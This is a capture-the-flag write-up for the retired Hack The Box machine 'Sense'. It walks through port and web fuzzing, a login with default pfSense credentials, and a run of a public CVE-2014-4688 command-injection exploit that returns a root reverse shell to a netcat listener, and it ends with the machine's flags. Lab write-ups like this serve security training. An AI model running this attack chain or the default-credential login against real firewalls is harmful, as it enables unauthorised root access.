Sense by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Sense	10.10.10.60	FreeBSD	20	2.9	10217	10655	Yes	2017-10-21	2018-03-24	No	111

Summary

1. Scan ports -> 80,443
2. Enumerate port 443 -> /system-users.txt
3. Read /system-users.txt -> User rohit
4. Look for pfsense default password -> pfsense
5. Login as rohit:pfsense -> Version of pfsense and FreeBSD OS
6. Exploit CVE-2014-4688 -> Reverse shell as root (User and root flag)

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
❯ ping -c 1 10.10.10.60
PING 10.10.10.60 (10.10.10.60) 56(84) bytes of data.
64 bytes from 10.10.10.60: icmp_seq=1 ttl=63 time=36.3 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
❯ sudo nmap -p- -sS --min-rate 5000 10.10.10.60 -v -Pn -n -oG Enum/allPorts
```

With the utility extractPorts we list and copy the open ports:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.60

    [*] Open ports:  80,443


[*] Ports have been copied to clipboard...
```

Run a detailed scan on the open ports:

```
❯ nmap -p80,443 -sVC 10.10.10.60 -n -oN Enum/targeted
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp open  ssl/http lighttpd 1.4.35
|_http-title: Login
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=Common Name (eg, YOUR
name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_http-server-header: lighttpd/1.4.35
```

Final nmap report

Port	Service	Version	Extra
80	http	lighttpd 1.4.35	Redirects to port 443
443	ssl/http	lighttpd 1.4.35	Self-signed cert

Port 443 Enumeration

Technology scan

```
❯ whatweb https://10.10.10.60
https://10.10.10.60 [200 OK] Cookies[PHPSESSID,cookie_test], Country[RESERVED][ZZ],
HTTPServer[lighttpd/1.4.35], HttpOnly[PHPSESSID], IP[10.10.10.60], JQuery,
PasswordField[passwordfld], Script[text/javascript], Title[Login], X-Frame-Options[SAMEORIGIN],
lighttpd[1.4.35]
```

Toguether with wappalyzer extension:

Technology	Version	Detail
lighttpd	1.4.35	-
JQuery	1.6.2	-
PHP	-	-

Web content fuzzing

We will start with a blind scan:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 200 --hc 404
"https://10.10.10.60/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.60/FUZZ
Total requests: 4712

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001099:   301        0 L      0 W        0 Ch        "classes"
000001325:   301        0 L      0 W        0 Ch        "css"
```

```
000001757:   200        6 L      29 W       1405 Ch     "favicon.ico"
000002185:   301        0 L      0 W        0 Ch        "includes"
000002191:   200        24 L     32 W       329 Ch      "index.html"
000002316:   301        0 L      0 W        0 Ch        "javascript"
000002243:   301        0 L      0 W        0 Ch        "installer"
000002192:   200        173 L    425 W      6690 Ch     "index.php"
000004136:   301        0 L      0 W        0 Ch        "themes"
000004236:   301        0 L      0 W        0 Ch        "tree"
000004536:   301        0 L      0 W        0 Ch        "widgets"
000004646:   200        16 L     26 W       384 Ch      "xmlrpc.php"
```

Now, we will enumerate .txt files:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -L -t 200
--hc 404 --hh 6690  "https://10.10.10.60/FUZZ.txt"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.60/FUZZ.txt
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001268:   200        9 L      40 W       271 Ch      "changelog"
000120222:   200        6 L      12 W       106 Ch      "system-users"
```

We can see that file changelog.txt returns a 200 response, reading its content:

```
❯ curl "https://10.10.10.60/changelog.txt" -k
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

We see that it mention 2 of 3 vulnerabilites patched, meaning there is still one vulnerability left to be patched. Next, we see the file system-users.txt returns a 200 response, reading its content:

```
❯ curl "https://10.10.10.60/system-users.txt" -k -s
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

We can enumerate the username Rohit and the file says that the password is the default one for the company. Finally, we fuzz .php files:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 200 --hc 404
"https://10.10.10.60/FUZZ.php"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.60/FUZZ.php
Total requests: 4712

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001583:   200        173 L    425 W      6689 Ch     "edit"
000001714:   200        173 L    425 W      6689 Ch     "exec"
000002007:   200        173 L    425 W      6690 Ch     "graph"
000002063:   200        173 L    425 W      6689 Ch     "help"
000002189:   200        173 L    425 W      6690 Ch     "index"
000002449:   200        173 L    425 W      6692 Ch     "license"
000003130:   200        173 L    425 W      6688 Ch     "pkg"
000003955:   200        173 L    425 W      6690 Ch     "stats"
000003957:   200        173 L    425 W      6691 Ch     "status"
000004046:   200        173 L    425 W      6691 Ch     "system"
000004645:   200        16 L     26 W       384 Ch      "xmlrpc"
```


All the `.php` files redirect to the login page, all except `xmlrpc.php` which returns this output:

```
❯ curl "https://10.10.10.60/xmlrpc.php" -k
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<fault>
  <value>
    <struct>
      <member>
        <name>faultCode</name>
        <value><int>105</int></value>
      </member>
      <member>
        <name>faultString</name>
        <value><string>XML error: Invalid document end at line 1</string></value>
      </member>
    </struct>
  </value>
</fault>
</methodResponse>
```

We can assume it expects a file uploaded via POST.

Manual enumeration

If we open index.php we can see:



https://10.10.10.60/index.php

Username or Password incorrect

Username:


Password:

Enter username and password to login.

First, we need to know what is pfsense:

> pfSense® software is a free, open source customized distribution of FreeBSD specifically tailored for use as a firewall and router that is entirely managed via web interface. In addition to being a powerful, flexible firewalling and routing platform, it includes a long list of related features and a package system allowing further expandability without adding bloat and potential security vulnerabilities to the base distribution.

Now, remember we already know the username Rohit, let's search for default credentials of pfsense:



Default Username and Password

The default credentials for a pfSense® software installation are:


Username:

admin

Password:

pfsense

So we can try the credentials Rohit:pfsense. That credential failed, but rohit:pfsense did work. We got access to the page content:



Status: Dashboard

System Information

Name	pfSense.localdomain
Version	**2.1.3-RELEASE** (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7401P 24-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	00 Hour 30 Minutes 23 Seconds
Current date/time	Mon Jun 13 16:25:08 EDT 2022
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table size	0% (43/202000) Show states
MBUF Usage	4% (1048/25600)
Load average	0.00, 0.01, 0.02
CPU usage	0%
Memory usage	7% of 2026 MB
SWAP usage	0% of 4096 MB
Disk usage	3% of 15G

Interfaces

WAN	1000baseT <full-duplex>	10.10.10.60

As we researched earlier, pfsense is an opensource firewall, and from this webpage we can manage it and its configuration. Also in the version field, we can see that the machine we are attacking is a FreeBSD 8.3-RELEASE-p16 and it is running pfSense version 2.1.3:

```
❯ searchsploit pfsense 2.1.3
------------------------------------------------------------------------------------ ----------
----------------------
 Exploit Title                                                                       |  Path
------------------------------------------------------------------------------------ ----------
----------------------
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection                       |
php/webapps/43560.py
------------------------------------------------------------------------------------ ----------
----------------------
❯ searchsploit -x php/webapps/43560.py | head -n 27
#!/usr/bin/env python3

# Exploit Title: pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
# Date: 2018-01-12
# Exploit Author: absolomb
# Vendor Homepage: https://www.pfsense.org/
# Software Link: https://atxfiles.pfsense.org/mirror/downloads/old/
# Version: <=2.1.3
# Tested on: FreeBSD 8.3-RELEASE-p16
# CVE : CVE-2014-4688

import argparse
import requests
import urllib
import urllib3
import collections

'''
pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
This script will return a reverse shell on specified listener address and port.
Ensure you have started a listener to catch the shell before running!
'''
```

Reverse sell through CVE-2014-4688

We found an exploit tested on `FreeBSD 8.3-RELEASE-p16` for `pfSense <= 2.1.3`, so this exploit si perfect for our case:

```
# Attacking terminal
❯ cd Exploits
❯ searchsploit -m php/webapps/43560.py
❯ cd ..
❯ python3 Exploits/43560.py --rhost 10.10.10.60 --lhost 10.10.14.2 --lport 3333 --username rohit
--password pfsense
CSRF token obtained
Running exploit...
Exploit completed
# Listenning terminal
❯ nc -nlvp 3333
Connection from 10.10.10.60:61357
sh: can't access tty; job control turned off
# whoami
root
# ifconfig | grep "10.10.10.60"
    inet 10.10.10.60 netmask 0xffffff00 broadcast 10.10.10.255
```

We obtianed root access on 10.10.10.60, but there is no `user.txt`, let's check the machine's users:

```
# cat /etc/passwd | grep "sh$"
cat /etc/passwd | grep "sh$"
root:*:0:0:Charlie &:/root:/bin/sh
# ls /home
ls /home
.snap   rohit
# ls /home/rohit
ls /home/rohit
.tcshrc     user.txt
```

We found both `user.txt` and `root.txt` (on `/root`), so we pwned the machine `Sense`.

CVE

CVE-2014-4688

pfSense before 2.1.4 allows remote authenticated users to execute arbitrary commands via (1) the hostname value to diag_dns.php in a Create Alias action, (2) the smartmonemail value to diag_smart.php, or (3) the database value to status_rrd_graph_img.php.

Machine flags

Type	Flag	Blood	Date
User	8721327cc232073b40d27d9c17e7348b	No	13-06-2022
Root	d08c32a5d4f8c8b10e76eb51a69f1a86	No	13-06-2022

References

- https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4688